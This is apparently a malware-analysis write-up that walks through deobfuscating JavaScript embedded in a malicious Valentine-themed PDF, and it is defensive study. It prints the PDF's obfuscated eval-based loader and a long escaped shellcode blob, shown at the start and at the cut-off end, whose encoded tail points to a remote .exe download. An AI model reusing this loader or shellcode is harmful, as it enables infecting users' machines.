ed6\ucf75\uf4c6\ue1d9\ue095\u96f3\u40d9\ua651\u405f\u1e85\uf059\ucfde\uf5c0\u8545\uea9f\uf0
d0\uabfd\ue2f0\u85e8\uf1e6\uc9f0\ubbe2\uc4fc\u95ea\uabb0\ue1e9\uc7fb\u95eb\uc7fc\uf6e5\udff
e\ubbf6\uc7fb\u95eb\uc8de\ufaf5\ucfcd\ua7b4\uceb1\uf0ff\udc9f\ufbee\uc5f6\ue1e2\ucfb1\uf9eb\u
de9f\uf0f4\u98ed\ubbb5\uc7fb\u95eb\uab9f\u9587\u4353\u9587\uab9f\u16da\uae72\u16e1\u537b\
u490c\u471e\u94a7\uab9f\u6a37\uaf26\u9586\u269f\u733a\uab9e\u6787\ue431\u9241\uc19f\uff87
\uc39f\u9578\uab9f\u1e0a\u556f\u6a78\u26ce\u7312\uab9e\uc787\uabf5\u0078\uab17\u9587\uaef
```


```
5\u060a\u556f\u6a78\u54cd\ue912\uab9f\uff87\uc19f\u6a78\uc30a\u9587\uab9f\u9587\uab9f\u958
7\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab
9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u95
87\udd9f\u1ec1\ud115\u5f69\ue085\ue7ac\ub798\ubb39\u48af\u9630\u1087\u170c\u4735\u7b3b\u
c3fe\u1d71\u3b92\ub8c6\uc005\u0847\u10fa\u2e3c\u9924\u3ae7\u1014\u2e3c\ubb24\ub2bf\u5e69
\u1dda\u2c33\ucf6b\u2f19\uf6b3\u1023\u2e3c\u4424\u3a38\u3794\uef18\u10fb\u2e3c\u6824\uc9d
5\u69c2\u958f\udff5\u1cd5\uab94\u9587\u5aaf\u9581\u435f\u9581\u0acf\u9586\ud8eb\u958c\uab9
e\u0ef7\uab99\u0687\uab99\u2927\uab9e\ue6f3\uab94\u9585\u31ef\u9581\u399f\u9581\u173f\u95
86\ud8eb\u958d\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\ue2f1\uab95\u9586\uab9f\u9587\ua
b9f\u9587\uab9f\u9587\udce9\u958d\uabfb\u9587\uab9f\u9587\uab9f\u9587\uab9f\ue3f0\uab95\u
95e2\u05ff\u9586\u035f\u9586\ud87f\u9586\udde8\u958d\uabf9\u3ad7\uab9e\u3c37\uab9e\ue1e7\
uab9e\ue3f0\uab95\u95e0\u04ef\u9586\u024f\u9586\ud83f\u9586\udce7\u958d\uabf7\u3bf7\uab9e
\u3d57\uab9e\ue697\uab9e\ue2ff\uab95\u95ee\u043f\u9586\u019f\u9586\ud83f\u9586\udce7\u958
7\uab9f\u9587\uab9f\u9587\uab9f\u9587\uab9f\u9587\ud9ea\uf8eb\uc5f0\uf1a9\uc7f3\u6887\u747
4\u3a70\u2f2f\u616b\u706d\u6e75\u6e67\u7361\u2e69\u6f63\u2f6d\u3131\u2e31\u7865\uff65";
```

REPORT

In this report I will show my workflow and approach to solve the problem

Tools used: PDF Stream Dumper, Webstorm IDE, Chrome.

First, I used PDF Stream Dumper to load the malicious PDF. The result is showed below



PDFStreamDumper - http://sandsprite.com FileSize: 50 Kb LoadTime: 69.25 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
Text HexDump Stream Details
Errors Search Debug (2)
Shell PDF Path
... Load Abort

```
7 Objects
1 0x41-0xC36C
2 HLen: 0x10
3 HLen: 0x88
4 HLen: 0x2B
5 HLen: 0x85
6 0xC526-0xC53D
0 HLen: 0xD0
```

```
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/" timeStamp="2014-01-21T18:14:41Z">
<template xmlns="http://www.xfa.org/schema/xfa-template/3.1/">
   <?formServer defaultPDFRenderFormat acrobat10.0dynamic?>
   <?formServer allowRenderCaching 0?>
   <?formServer formModel both?>
   <subform name="form2" layout="tb" locale="en_US" restoreState="auto" w="8in" h="10.5in">
      <pageSet>
         <pageArea name="Rdg" id="Rdg">
            <contentArea x="0.25in" y="0.25in" w="8in" h="10.5in"/>
            <medium stock="letter" short="8.5in" long="11in"/>
            <?templateDesigner expand 1?>
         </pageArea>
         <?templateDesigner expand 1?>
      </pageSet>
         <draw name="Text10" y="6.35mm" x="15.875mm" w="7.375in" h="254mm">
            <ui>
               <textEdit/>
            </ui>
            <value>
               <text>
Adobe Systems Incorporated. All rights reserved.
</text>
            </value>
            <font typeface="Myriad Pro"/>
            <margin topInset="0.5mm" bottomInset="0.5mm" leftInset="0.5mm" rightInset="0.5mm"/>
         </draw>
      <variables>
         <script name="OY" contentType="application/x-javascript">
         var K7r1 = "";
         var pl27 = "";
```


```
Message
Parsing Complete Objects: 7  Elapsed Time: 34.188 seconds
0xD1 bytes after end of last object @ offset 0xC54D
```

PDF Path: C:\Users\iDVLab\Desktop\HappyValentineDay.pdf

```
Streams:2  JS: 0  Embeds: 0  Pages: 0  TTF: 0  U3D: 0  flash: 0  UnkFlt: 0  Action: 0  PRC: 0
```


From the highlighted data summary, we can see that there no specific Action/JS to run. The malicious code may be embedded into Objects somewhere. Then I look at every Object (left Panel) to see if I find some interesting thing. Okay, one Object 1 contains XML file with embedded JavaScript, this is where I start with. You can use any other tools to extract Object 1.

I copied the content of this XML file to my favorite editor, WebStorm. Manually clean up all Non-JavaScript content and ended up with four JavaScript tags



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<script name="OY" contentType="application/x-javascript"...>
<script name="LJBp" contentType="application/x-javascript"...>
<script contentType="application/x-javascript"...>
<script contentType="application/x-javascript"...>

</body>
</html>
```

Then I expanded all JavaScript tags and looked inside.



```
var p127 = "";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
var X0n = "";
function sRi(x) {...}
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
function mvA8H(x) {...}
function qmE(uindex, param1, param2) {...}
function DwTo(a, b, c, d) {...}
var upd = "Srg.rmCCdvlncp";
var upd0 = "";
var ii = 0;
for (var i = 0; i &lt; aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
var hCS = DwTo.call(xyz1, xyz1);
var m7cZT = hCS(upd0.slice(23));
var p1 = "(\/[^\\/";
for (var q = 0; q &lt; PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var p2 = "(\/[\\/";
var j3 = "x" + X0n + p1 + "\\d]\/g,'')";
var pg = "z" + X0n + p2 + "]\/g,',')";
hCS(sRi(xfa.resolveNode("Image10").rawValue));
```

The advantage of WebStorm is that, all unused variables and functions will turn to Gray color, so I know that these variables/functions will not be used -> Deleted them to clean up the code. Only two functions left

```
function DwTo(a, b, c, d)
function sRi(x)
```

I performed a search when these two functions are called.


1. Search for *DwTo*
   ```
   var hCS = DwTo.call(xyz1, xyz1);
   ```

2. Search for sRi(x), result
   ```
   hCS(sRi(xfa.resolveNode("Image10").rawValue));
   ```

From the results, I see that *hCS* is a FUNCTION and DwTo.call will return a Function (we will check it later). Let take a look at result 2, go from inside out.

```
       xfa.resolveNode("Image10").rawValue
```


This function will return the content of Image10.



```
          <field name="Image10">
             <ui> <imageEdit/> </ui>
             <value>
                <image>
qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/Zoe32/vnf32/W65/
BYw61/jt97/Fyk102/zO32/f108/c32/u81/x45/Qo70/I95/Hna101/Fz54/
eG51/zL45/nTW70/ROQ95/rlF95/zJs95/N95/Z45/R70/R95/RGM95/cu95/
hYU95/Wh45/ky70/Vb95/Ip100/MT54/LO51/yft45/CJF70/gMK55/1dX104/GOu54/
```

I copied this image content and put it into a variable for future use.


Next, I look at the sRi function



```
function sRi(x) {
    var s = [];

    var z = hCS(j3);
    z = hCS(pg);

    var ar = hCS("[" + z + "]");

    for (var i = 0; i &lt; ar.length; i++) {
        var j = ar[i];
        if ((j &gt;= 33) &amp;&amp; (j &lt;= 126)) {
            s[i] = String.fromCharCode(33 + ((j + 14) % 94));
        }
        else {
            s[i] = String.fromCharCode(j);
        }
    }
    return s.join('');
}
```

Clean up the code: replace ‘&lt;’ with ‘<’, &gt; with ‘>’ and ‘&amp;’ with ‘&”

The return of this function is **s.join(' ')**; s is an array ([]). Join all elements in an array with a delimiter ‘ ‘ or space=> I guess this can be a text string. Look for when s’s values are assigned.



```
s[i] = String.fromCharCode(33 + ((j + 14) % 94));
s[i] = String.fromCharCode(j);
```

```
String.fromCharCode(num1[, ...[, numN]])
```

Parameters

num1, ..., numN

A sequence of numbers that are UTF-16 code units. The range is between 0 and 65535 (0xFFFF). Numbers greater than 0xFFFF are truncated. No validity checks are performed.

Return value

A string of length N consisting of the N specified UTF-16 code units.

So, the element in s array is a string. Cool. Let looks at the argument for the String.fromCharCode function, we need to look for variable j (other numbers I don’t care too much since I want to trace backward the flow of variable)

```
var j = ar[i];
```

next, what is ar and where to get i.

```
var i = 0; i < ar.length; i++ . Okay i is the index of ar and j is the
value of ar at index i.
```

Next find out what ar contains?

```
var ar = hCS("[" + z + "]"); What is z ?

->

var z = hCS(j3); What is j3 => search for j3 keyword
z = hCS(pg); What is pg? => search for pg keyword
```

If you put together to the point of j3 and run it in Webstorm console.

```
var X0n = "";
var p1 = "(\/[^\\/";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
for (var q = 0; q < PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var j3 = "x" + X0n + p1 + "\\d]\/g,'')";
console.log(j3)
```

```
The value of j3 = x.replace(/[^\/\d]/g,'')
And the value of pg = z.replace(/[\/]/g,',')
```

```
var z = hCS(j3)= hCS(x.replace(/[^\/\d]/g,''))
z = hCS(z.replace(/[\/]/g,','));
```

Now we only need to investigate what does function *hCS do?*

```
var hCS = DwTo.call(xyz1, xyz1);
```

What is xyz1?

```
var xyz1 = upd0.slice(19, 23);
```

What is upd0?

```
var upd0 = "";
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
```

What are upd and aMr and ii?

```
var ii = 0;
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd = "Srg.rmCCdvlncp";
```

Putting them all together and run it.

```
var upd = "Srg.rmCCdvlncp";
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd0 = "";
var ii = 0;
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
console.log(xyz1)
```

At this point the result for xyz1 is **eval**

Back to

```
var hCS = DwTo.call(xyz1, xyz1);
```

- ➔ var *hCS* = *DwTo*.call(*eval*, *eval*);

Go to function DwTo

```
function DwTo(a, b, c, d) {
    var x = form2.Text10.name;
    var y = this[a];

    x = x + '3';

    return y;
}
```


Since this function returns y, so we only care about y. variable x does something but not contributes to y, so I skip it and delete it.

```
var y = this[a];
```

a is the first argument which is eval => y = this[eval] and the function returns this[eval]

The most interesting part is here: this[eval]

If you do a little research on "this" function, it refers to its closet parent object. Since it is not nested inside any object -> it refers to global object -> that is the window object in browser. Let see what we have.



```
> window.eval
<· ƒ eval() { [native code] }
```

Ohh, it's a function. That's exactly what I expected from the beginning. We can simplify function like this

```
z = hCS(j3);

z = hCS(x.replace(/[^\/\d]/g,''));

z = window.eval(x.replace(/[^\/\d]/g,''))
```

So now we have everything. Let put them all together in the function

```
function sRi(x) {
         x = image values = qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/………
  var s = [];
  var z = hCS(j3) = window.eval(x.replace(/[^\/\d]/g,'')) = 10/10/32/32/32/32/32/……
  z = hCS(pg) = window.eval(z.replace(/[\/]/g,',')) = 10, 10, 32, 32, 32, 32, 32,……………
  var ar = hCS("[" + z + "]") = window.eval([10, 10, 32, 32, 32, 32, 32,……………]) = [10, 10, 32, 32, 32, 32,
32,……………]
  for (var i = 0; i < ar.length; i++) {
    var j = ar[i];
    if ((j >= 33) && (j <= 126)) {
      s[i] = String.fromCharCode(33 + ((j + 14) % 94));
    }
    else {
      s[i] = String.fromCharCode(j);
    }
  }
  return s.join('');
}
```

We are done, when you console.log the result you will find a very interesting script

```
“  pl27 =
"\u06eb\u0000\u0000\u05eb\uf9e8\uffff\u5aff\uc283\u8718\u8bd6\u33fe\u66c9\ue0b9\ufc01\u35ad
\u9f95\u87ab\ue2ab\u05f7\u430f\u9587\uab9f\u16da\uae72\u490c\u471e\u9487\uab9f\u5cb4\u20f
b\ua5b2\uab9f\u1e87\ua7e9\ue30c\u2083\u9dc1\ud514\u1ea7\ucda9\udabe\ude87\uf375\ue4a6\ue
191\u2673\ua932\uab99\u1887\u5322\u9582\u439f\u9101\uab9f\u000a\uacec\u9587\u54cd\u6d12\
uab9a\u1087\ua45f\u3a03\uab9c\u1887\uc32a\u9581\u269f\ub53a\uab99\u7d87\uafff\u9587\u3e12
\u90fb\uab9f\u6ad5\u530a\u9582\u2e9f\u9a47\u221b\u9584\u269f\ue532\uab99\u1887\u8f22\u958
1\u439f\u91bd\uab9f\u000a\uae17\u9587\u54cd\u6d12\uab9a\u1087\ua45f\uf603\uab9c\u1887\u2f
2a\u9581\u269f\ua13a\uab99\u7d87\uaf8b\u9587\ue812\u52b3\u379f\u9587\ufb9f\u0078\uad83\u9
587\u6b1a\u98f3\ue812\u16b3\uafe7\u9a81\u831d\u6a78\u2660\ufa02\uab9a\uc587\u3e60\u9397\
uab9f\u5502\u2f90\u969b\uab9f\u160e\uab43\u9587\uee12\uf35c\ua314\u1ce1\u7314\u9587\ucd9f
\udd0c\ucd9d\u1e0e\uab45\u9587\u28f9\u4d3c\uab9f\u9c87\u2f90\u91f8\uab9f\u000a\uaefc\u9587
\u54cd\u6d12\uab9a\u1087\ua45f\u4e03\uab9d\u9087\ubb9f\u9587\u2816\u9553\uab9f\u93ed\uab
f7\u92f7\uc19f\u1887\u3a0a\u9581\uf99f\u2678\uab4b\u9587\u2177\u9584\u2e9f\u9a47\u061b\u9
585\u229f\u7904\uab9f\uff87\uc39e\ue587\uab98\u95ed\u3e12\u9317\uab9f\u6ad5\u7f2c\u9587\u
439f\u96e6\uab9f\u5502\u2f90\u9703\uab9f\u160e\uab7f\u9587\uaff5\u95ef\uab8f\ufd87\uab9f\u9
907\uabf5\u0078\uad9b\u9587\u6b1a\u1188\ua9fd\u9587\u2816\u956f\uab9f\u6d0c\u2814\u956b\
uab9f\uf32c\u101c\u955f\uab9f\ue78c\u208e\u9d02\uab99\u3e87\u2814\u956b\uab9f\u3e2c\ua474
\u100c\uad97\u9587\u2034\u7504\uab9f\u3e87\u1334\u95a7\ua397\u2de1\uaabf\uf32c\u6bac\u2d
2c\u8b9f\u9587\u1334\u95c7\uab9f\u2d2c\uabbf\u9d8f\u1234\u9a78\uab9f\u4c70\u52bc\u5a06\ua
a9f\u9587\u1e12\u901f\uab9f\ueb3e\uab98\u1487\uaf5e\u9586\u589f\u2523\u01de\u14e1\uab60\u
e797\u2069\u7d14\uab9f\u1487\uab5d\u1587\u1293\u8587\uab9f\u260c\uab77\u9587\u0f6c\u6fbc\
u44ed\u180a\uad04\u9587\u20f9\u4d04\uab9f\uf387\uaaa6\u9af3\u6a1c\uf395\u921c\u9a87\u0a1b
\u9586\u409f\uf36b\u2814\u955d\uab9f\uace1\ua9de\u85f3\u6a1c\uf395\ud21c\u9585\u2f90\u940
3\uab9f\u7f6c\u2016\u9557\uab9f\u000a\uad08\u9587\uea15\u1d97\uaadd\u91ed\uabf7\u9bc7\uc1
9f\uc787\u3814\u955b\uab9f\u5706\ubb9f\u9587\u43cd\u97ae\uab9f\u5502\u2f90\u94cb\uab9f\u1
ec7\u2667\u7104\uab9f\uc587\uebf5\u94ed\u54c8\u9d12\uab99\u1e87\u7b14\u9587\u219f\u84c6\
uac17\u160c\uab43\u9587\u2014\u9557\uab9f\ud484\u5493\ufd57\ua877\u9587\u3e60\u939f\uab9
f\u95ed\uabf5\u95ed\uabf5\u100a\uaed7\u9587\u54cf\ub112\uab99\uff87\uc19f\uff87\uc19c\uff87\
uc39f\u943c\uab9f\u180a\uaed2\u9587\ufbce\u0078\uadb7\u9587\uabf5\u95ef\u2b9f\uff87\uc19f\u
ff87\u269f\uce0a\uab9a\uc487\uabf5\u6ad7\u870a\u9581\uc39f\u9587\ua71f\u2678\uab77\u9587\u
aef5\u180a\uaed7\u9587\ufbce\u0078\uadaf\u9587\u2014\u9557\uab9f\ud40c\ua89b\u4904\uab9f\
u1c87\u5b1c\u9587\u209f\u450c\uab9f\u1e87\ua3de\u1684\uab43\u9587\u2816\u9573\uab9f\u7d3
9\uab9c\u7d87\uabe3\u9587\uded1\u7d7f\uabeb\u9587\u5b14\uf86f\uab9f\u1e87\u4367\u95e1\ua
